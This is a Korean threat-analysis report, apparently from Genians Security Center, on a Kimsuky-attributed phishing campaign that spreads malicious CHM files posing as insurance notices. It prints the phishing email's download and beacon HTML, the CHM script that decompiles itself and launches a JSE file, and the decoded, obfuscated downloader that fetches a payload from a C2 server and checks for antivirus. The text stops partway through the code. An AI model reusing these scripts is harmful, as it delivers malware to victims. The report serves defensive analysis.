GSC-R231001-Rev-3.4
Distribution TLP : WHITE

위협 분석 보고서

Operation DarkHorse CHM 기반 공격 분석

2023. 10. 16

엔드포인트보안연구개발실
Genians Security Center

집필 : 박경령 책임, 송관용 연구원
감수 : 이민상 실장, 문종현 이사, 유 현 전임

Genians


- 목차 (CONTENTS) -

1. 개요 (Overview)

1.1. 위협 식별 (Threat Hunting)

○ 지니언스 시큐리티 센터(이하 GSC)는 작년부터 현재까지 피싱 메일(Phishing Mail)을 통해 악성 CHM(컴파일된 HTML 도움말 파일) 파일을 유포하는 공격을 다수 포착했습니다. 최근에는 금융 업체와 보험사를 사칭해 유포되고 있으며, 지금까지 유사한 공격이 지속되고 있습니다.

○ 이에 따라 GSC에서는 “DarkHorse”라는 Operation Name을 부여해 공격을 추적하고 있습니다. 일부 분석가들은 해당 CHM 공격의 배후로 APT37을 의심하고 있지만, Kimsuky의 유사성이 발견되면서 APT37이 아닌 Kimsuky그룹이 공격의 배후로 추정되고 있습니다.



[그림 1-1] CHM 공격 관련 게시물[1]

○ 해당 공격은 2022년 초 가상 자산 및 게임 서버 개발 가이드 관련 내용으로 시작해 2023년 하반기부터는 주로 금융 계약서와 카드 이용한도 조정 및 보험료 출금결과 안내 등과 같은 금융 관련 테마의 공격이 수행되고 있습니다.

[1] X(트위터) 게시물 1 / X(트위터) 게시물 2

1.2. 공격 전술 및 전략 유형 (TTPs)

○ 공격자는 먼저 명령제어(C2) 서버를 구축해 공격을 준비합니다. 이후, 공격 대상자를 선정한 다음 타겟과 관련된 내용의 악성 파일을 제작해 이메일 기반 스피어 피싱(Spear Phishing) 공격을 수행했습니다.


○ 공격에는 피해자가 현혹될 만한 주제를 선정 후 관련된 내용이 포함된 피싱 메일과 악성 CHM 파일을 제작해 공격에 사용했습니다.

○ 해당 CHM 공격은 내부에 존재하는 HTML 파일의 악성 스크립트를 통해 실행됩니다. 초기에는 해당 스크립트를 VBS 파일로 저장해 실행하는 과정을 가지고 있었지만, 이후에는 악성 JSE[2] 파일을 CHM 파일에 컴파일해 악용하는 정황을 보이고 있습니다.

2. 공격 시나리오 (Attack Scenario)

2.1. 공격 흐름도 (Attack Flowchart)

○ 공격은 피싱 메일을 통해 시작되며, CHM 내부의 악성 JSE파일을 통해 공격자의 C2 서버에서 악성코드가 다운로드 되는 형태를 가지고 있습니다.



[그림 2-1] 공격 흐름도

[2] JSE 파일

2.2. 초기 접근 단계-피싱 (Initial Access-Phishing)

○ 2023년 8월 공격자는 국내 보험 업체를 사칭해 보험 계약 현황으로 가장한 이메일을 관련 종사자에게 발송한 것으로 확인됐습니다. 본문에는 보안 이메일로 위장한 첨부 파일을 다운로드 후 실행하도록 유도하고 있습니다.

○ 첨부 파일은 마치 이메일 자체에 첨부된 것처럼 보이지만, 실제로는 첨부된 것처럼 디자인을 비슷하게 위장하고 있습니다. 해당 링크를 클릭할 경우 공격자가 운영 중인 명령제어(C2) 서버에 연결된 악성 압축 파일이 다운로드 됩니다.

○ 또한, 공격자는 발신자 이메일 주소의 최상위 도메인(Top-level domain, TLD)에 ".cam"을 사용했다는 특징이 있습니다.

발신자 이메일	donotreply@sgibn.cam
첨부파일 다운로드 링크	https://honess[.]fun/0e650c610b7e1075477745755b/download

[표 2-1] 공격용 이메일 발신지 및 첨부파일 링크 정보

[그림 2-2] 실제 공격에 사용된 이메일 화면

2.3. 정찰 및 정보 탐색 (Reconnaissance & Discovery)

○ 공격자는 수신자가 이메일을 열람했는지 확인하기 위해 웹 비콘(Web Beacon) 이미지 태그를 이메일 내부에 삽입했습니다. 해당 웹 비콘의 링크 주소는 첨부된 RAR 압축 파일의 다운로드 링크 주소와 같은 도메인이 동일하게 사용됐습니다.

```
5          </button>
6          <span style="font-size: 14px; color: #1e1e23;">첨부 <strong>1</strong>개</span>
7          <span class="total_volume" style="margin-left: -0.5px; margin-right: 6px;
               font-size: 14px; color: rgba(146, 146, 146, 0.7);">170KB</span>
8          <a href="https://honess.fun/0e650c610b7e1075477745755b/download" style="
               text-decoration: none;">
9              <button type="button" class="hover-effect" style="vertical-align: inherit;
                   font-size: 14px; cursor: pointer; color: #6b77ac; background:
                   transparent; border: none; padding-right: 8px; line-height: 12px;
                   border-right: 1px solid rgba(171, 176, 179, 0.2); letter-spacing: -0.5px
                   ;">모두저장</button>
10             <button type="button" class="hover-effect" style="vertical-align: inherit;
                   font-size: 14px; cursor: pointer; color: #6b77ac; background:
                   transparent; border: none; padding-left: 3.5px; letter-spacing: -0.6px;"
               >이미지로 보기</button>
11         </a>
12         <img src="https://honess.fun/0e650c610b7e1075477745755b/image" style="visibility
               :hidden" width="0">
13         <span class="warning" style="color: #767678; font-size: 13px; float: right;
               letter-spacing: -0.5px;">
```

[그림 2-3] 이메일 내부에 숨겨져 있는 비콘 코드

2.4. 스피어 피싱 첨부파일 (Spear Phishing Attachment)

○ 공격자는 악성 첨부 파일이 포함된 스피어 피싱 메일을 통해 피해자가 악성 첨부 파일을 저장하고 실행하도록 유도합니다. 일반적으로 포털사가 제공하는 이메일 서비스는 첨부된 파일의 악성 여부를 검사해 차단 및 주의사항을 제공합니다.

○ 또한, 공격자가 발송지를 임의로 수정해 메일을 전송할 경우, 메일 보안 서비스에 따라 해당 메일이 차단될 수 있습니다. 이 때문에 공격자는 메일에 파일을 첨부하는 방법 대신 URL 링크를 통한 파일 다운로드 방식을 사용했으며, 메일 자체에 파일이 첨부된 것처럼 화면을 위장해 피해자에게 전달했습니다.

○ 이메일의 첨부파일을 클릭할 경우 공격자의 C2 서버에서 압축된 RAR 파일이 다운로드 되며, 내부에는 악성 CHM 파일이 압축되어 있습니다.

[그림 2-4] RAR 압축 파일 정보

3. 악성파일 분석 (Malware Analysis)


3.1. sgic_info.chm

○ RAR 파일 내부에 압축된 악성 CHM 파일의 정보는 아래와 같습니다.

파일명	sgic_info.chm
파일 크기	118 KB
MD5	d8fde512981c2e3f6f9495a857de54ee

[표 3-1] CHM 파일 상세 정보

○ 해당 CHM 파일을 실행할 경우, 사용자의 의심을 피하기 위해 실제 보증 보험 계약 현황으로 위장한 안내문을 띄운 뒤, HTML 파일 내부에 포함되어 있는 악성 스크립트를 동작시킵니다.



고객님

보증보험계약현황(안내)

을 이용해주셔서 감사합니다.
고객님들께 보다 더 편리하고 다양한 보증서비스를 제공하기 위하여 항상 노력하는 이되겠습니다.
본 안내문은 보험업감독규정 제 7-45조(보험상품의 공시 등) 제2항 제 4호에 근거하여 발송되는 안내문으로서, 고객님께서 가입하신 보험계약 내용을 다음과 같이 안내하여 드립니다.

2023년 6월 31일 기준, 1년 이상 유지된 보증보험계약은 총 2건이고, 그중 가장 먼저 가입하신 보증보험계약의 현황은 다음과 같습니다.

보증보험 계약 현황


상품	생활안정	피보험자	
보험가입금액	33,000,000	보험기간	2020.02.28 ~ 2025.02.21
증권번호		발급지점	명동지점
보증내용	생활자금 대여계약에 따른 대여금 상환채무보증		
비 고	생활자금 대여계약		

보험 가입현황 상세조회 및 상담안내
☞ 영업지점 (명동지점 :) ☞보험대리점 (명동탑대리점 :) 또는 고객콜센터( )을 통해

문의하시거나 홈페이지( )에서 공인인증서 로그인 하신 후 "조회서비스-계약조회"에서 해당 내용을 조회하시면 보험가입현황을 상세조회하실 수 있습니다.
앞으로도 은 고객을 위한 최고의 보증기관으로서, 더욱 신뢰받고 믿음을 주는 금융회사가 되도록 최선을 다해 노력하겠습니다. 감사합니다.

[그림 3-1] 보험계약 현황 내용으로 위장한 악성 CHM 파일

○ CHM 파일은 오픈 소스인 Microsoft HTML Help Workshop[3] 도구를 통해 CHM 파일의 속성 정보 및 내부에 존재하는 파일을 확인할 수 있습니다.



[그림 3-2] HTML Help Workshop 도구 화면

○ 또한, 디컴파일 기능을 통해 CHM 내부에 포함된 파일들을 추출해 분석할 수 있습니다. 해당 악성 CHM 파일을 디컴파일 할 경우 JSE와 HTML 파일을 확인할 수 있습니다.

[그림 3-3] 디컴파일을 통한 내부 파일 추출


[3] Microsoft HTML Help Workshop

3.2. sgic_info.html

○ CHM 파일을 실행할 경우, 내부에 포함되어 있는 HTML 파일이 실행됩니다. 이때, HTML 파일의 하단에 존재하는 악성 스크립트가 윈도우 도움말 실행 프로그램인 hh.exe를 통해 CHM 파일을 “C:₩Users₩Public₩Libraries” 경로에 디컴파일 합니다. 이후, 디컴파일을 통해 추출된 악성 Docs.jse 파일을 wscript.exe로 실행합니다.

```
<script>

  var path = decodeURIComponent(window.location.href), inner = '';
  var ps = path.indexOf('.chm::/') + 4;
  var cmdline = ',hh,-decompile C:\\Users\\Public\\Libraries ' + path.substr(14, ps - 14);

  inner = '<OBJECT id="A" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value="' + cmdline + '"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('pg_1').innerHTML = inner;
  A.Click();

  inner = '<OBJECT id="B" classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" style="visibility:hidden">';
  inner += '<PARAM name="Command" value="ShortCut"><PARAM name="Button" value="Bitmap:shortcut">';
  inner += '<PARAM name="Item1" value=",wscript,C:\\Users\\Public\\Libraries\\Docs.jse P"><PARAM name="Item2" value="273,1,1"></OBJECT>';
  document.getElementById('pg_1').innerHTML = inner;
  B.Click();

</script>
```

[그림 3-4] HTML 내부 스크립트



[그림 3-5] 디컴파일 탐지

3.3. Docs.jse

○ JSE 파일은 Java Script 파일의 소스 코드를 보호하기 위해 Microsoft에서 개발한 인코딩 방법으로 난독화된 파일입니다. GitHub에 공개되어 있는 디코딩 도구인 scrdec18-VC8.exe[4]을 통해 원본 코드를 확인할 수 있습니다.

[그림 3-6] 인코딩된 JSE 코드

[4] scrdec18-VC8.exe

○ 디코딩을 통해 아래 그림과 같이 원본 코드를 확인할 수 있습니다. 공격자는 탐지 및 분석을 피하기 위해 문자열을 난독화 했으며, ASCII 코드를 기반으로 난독화된 문자열을 복호화 후, 실행하는 과정을 가지고 있습니다.

```
function g(s) {
  var t = "";
  for (var i = 0; i < s.length; i++) {
    var ascii = s.charCodeAt(i);
    var c = String.fromCharCode(ascii);
    if (ascii == 42) c = String.fromCharCode(92);
    else if (acii == 36) c = String.fromCharCode(47);
    else if (ascii == 126) c = String.fromCharCode(58);
    else if (ascii == 124) c = String.fromCharCode(46);
    else if (ascii == 33) c = String.fromCharCode(37);
    else if (ascii == 35) c = String.fromCharCode(38);
    else if (ascii == 61) c = String.fromCharCode(95);
    else if (48 <= ascii && ascii <= 57) c = String.fromCharCode((ascii - 48 + 3) % 10 + 48);
    else if (65 <= ascii && ascii <= 90) c = String.fromCharCode((ascii - 65 + 5) % 26 + 65);
    else if (97 <= ascii && ascii <= 122) c = String.fromCharCode((ascii - 97 + 7) % 26 + 97);
    t += c;
  }
  return t;
}

var ws = new ActiveXObject(g("RNvkbim|Naxee"));
var ado = new ActiveXObject(g("VYJYW|Nmkxtf"));
var fso = new ActiveXObject(g("Nvkbimbgz|AbexNrlmxfJucxvm"));

var url = g("ammil~$$vaxma|ehe$tbztc");
var scPath = g("X~*Plxkl*Knuebv*Hnlbv*itzx|clx");
var appPath = fso.GetSpecialFolder(2) + g("*tez|xqx");

var appReg = g("CFZT=XPMMZIO=PNZM*NJAORVMZ*Hbvkhlhym*Rbgwhpl*XnkkxgmQxklbhg*Mng*Piwtmx");
var regType = g("MZB=NU");

var userAgentV3 = g("Hhsbeet$2|7 (Rbgwhpl IO; Rbgwhpl IO 87|7; dh-FM) RbgwhplKhpxkNaxee$2|8|99377|8977");

function isV3() {
  var path = g("X~*Kkhzktf Abexl*VagGtu");
  if (!fso.FolderExists(path)) return false;
  var folder = fso.GetFolder(path);
  var subFolders = new Enumerator(folder.SubFolders);
  for (; !subFolders.atEnd(); subFolders.moveNext()) {
    var sub = subFolders.item();
    if (sub.Name.indexOf(g("Q0")) >= 0) return true;
  }
  return false;
}
```

[그림 3-7] 난독화된 JSE 코드

○ 해당 JSE 파일은 먼저 “makeAjax” 함수를 실행합니다. 해당 함수는 공격자의 C2 서버에 GET 요청을 전송합니다. 만약 C2 서버로부터 수신한 응답 코드가 200(성공)이면, 서버로부터 수신한 응답 패킷의 Body 데이터를 %tmp%경로에 alg.exe 이름으로 저장합니다.


○ 만약, alg.exe 파일이 지정된 경로에 존재하고 HTML의 스크립트에서 전달한 인자값이 존재한다면, 레지스트리에 해당 JSE 파일을 등록합니다. 하지만 “scReg” 변수가 선언되지 않아 해당 코드는 실행되지 않습니다.

```
82  function makeAjax(url, path, paramLen) {
83    var xhr = new ActiveXObject(g("RbgCmmi|RbgCmmiMxjnxlm|2|8"));
84    // WinHttp.WinHttpRequest.5.1
85
86    xhr.open(g("BZO"), url, false); // GET
87    xhr.setRequestHeader(g("Plxk-Vzxgm"), userAgentV3); // User-Agent
88    xhr.send();
89
90    if (xhr.status === 200) {
91      var stream = new ActiveXObject(g("VYJYW|Nmkxtf")); // ADODB.Stream
92      stream.Type = 1;
93      stream.Open();
94      stream.Write(xhr.ResponseBody);
95      stream.SaveToFile(path, 2);
96      stream.Close();
97
98      if (modifyApp(path) && paramLen > 0) { // is Recon
99        ws.RegWrite(scReg, scPath, regType);
100     }
101   }
102 }
103
104 makeAjax(url, appPath, WScript.Arguments.length);
105
```

[그림 3-8] makeAjax 함수

○ 다음으로 “modifyApp” 함수를 실행합니다. 이 함수는 이전 과정에서 다운로드한 alg.exe 파일의 첫 번째 데이터를 “MZ” 문자열로 수정합니다.

○ C2 서버에서 다운로드 되는 “alg.exe” 파일을 확보하지 못했지만, 다운로드 되는 파일의 시그니처가 정상적인 실행 파일의 시그니처(“MZ”)가 아니라는 것을 추정할 수 있습니다. 이는 보안 솔루션의 탐지를 피하기 위한 방법으로 보입니다.




```
47  function modifyApp(path) {
48    // Step 1
49    var stream = new ActiveXObject(g("VYJYW|Nmkxtf")); // ADODB.Stream
50    stream.Type = 2;
51    stream.Open();
52    stream.LoadFromFile(path);
53
54    var data = stream.ReadText();
55    var chr = data.charCodeAt(0) & 0xff;
56    var buffer = String.fromCharCode(23117);
57    for (var i = 1; i < data.length; i++) {
58      var code = data.charCodeAt(i);
59      buffer += String.fromCharCode(code);
60    }
61    file = fso.CreateTextFile(path, 8, true);
62    file.Write(buffer);
63    file.Close();
64
65    // Step 2
66    stream = new ActiveXObject(g("VYJYW|Nmkxtf")); // ADODB.Stream
67    stream.Type = 1;
68    stream.Open();
69    stream.LoadFromFile(path);
70    stream.Position = 2;
71    var data = stream.Read();
72    stream.Close();
73
74    stream.Open();
75    stream.Write(data);
76    stream.SaveToFile(path, 2);
77    stream.Close();
78
79    return chr < 77;
80  }
```

[그림 3-9] modifyApp 함수

○ 이후, 실행되는 “isV3” 함수는 특정 보안 솔루션의 존재 여부를 확인합니다. ‘C:/Program Files/AhnLab’ 경로가 존재하고 해당 경로의 하위 폴더에 “V3” 폴더가 존재하는지 확인해 조건에 따라 True와 False를 반환합니다.


```
35  function isV3() {
36    var path = g("X~*Kkhzktf Abexl*VagGtu"); // C:\Program Files\AhnLab
37    if (!fso.FolderExists(path)) return false;
38    var folder = fso.GetFolder(path);
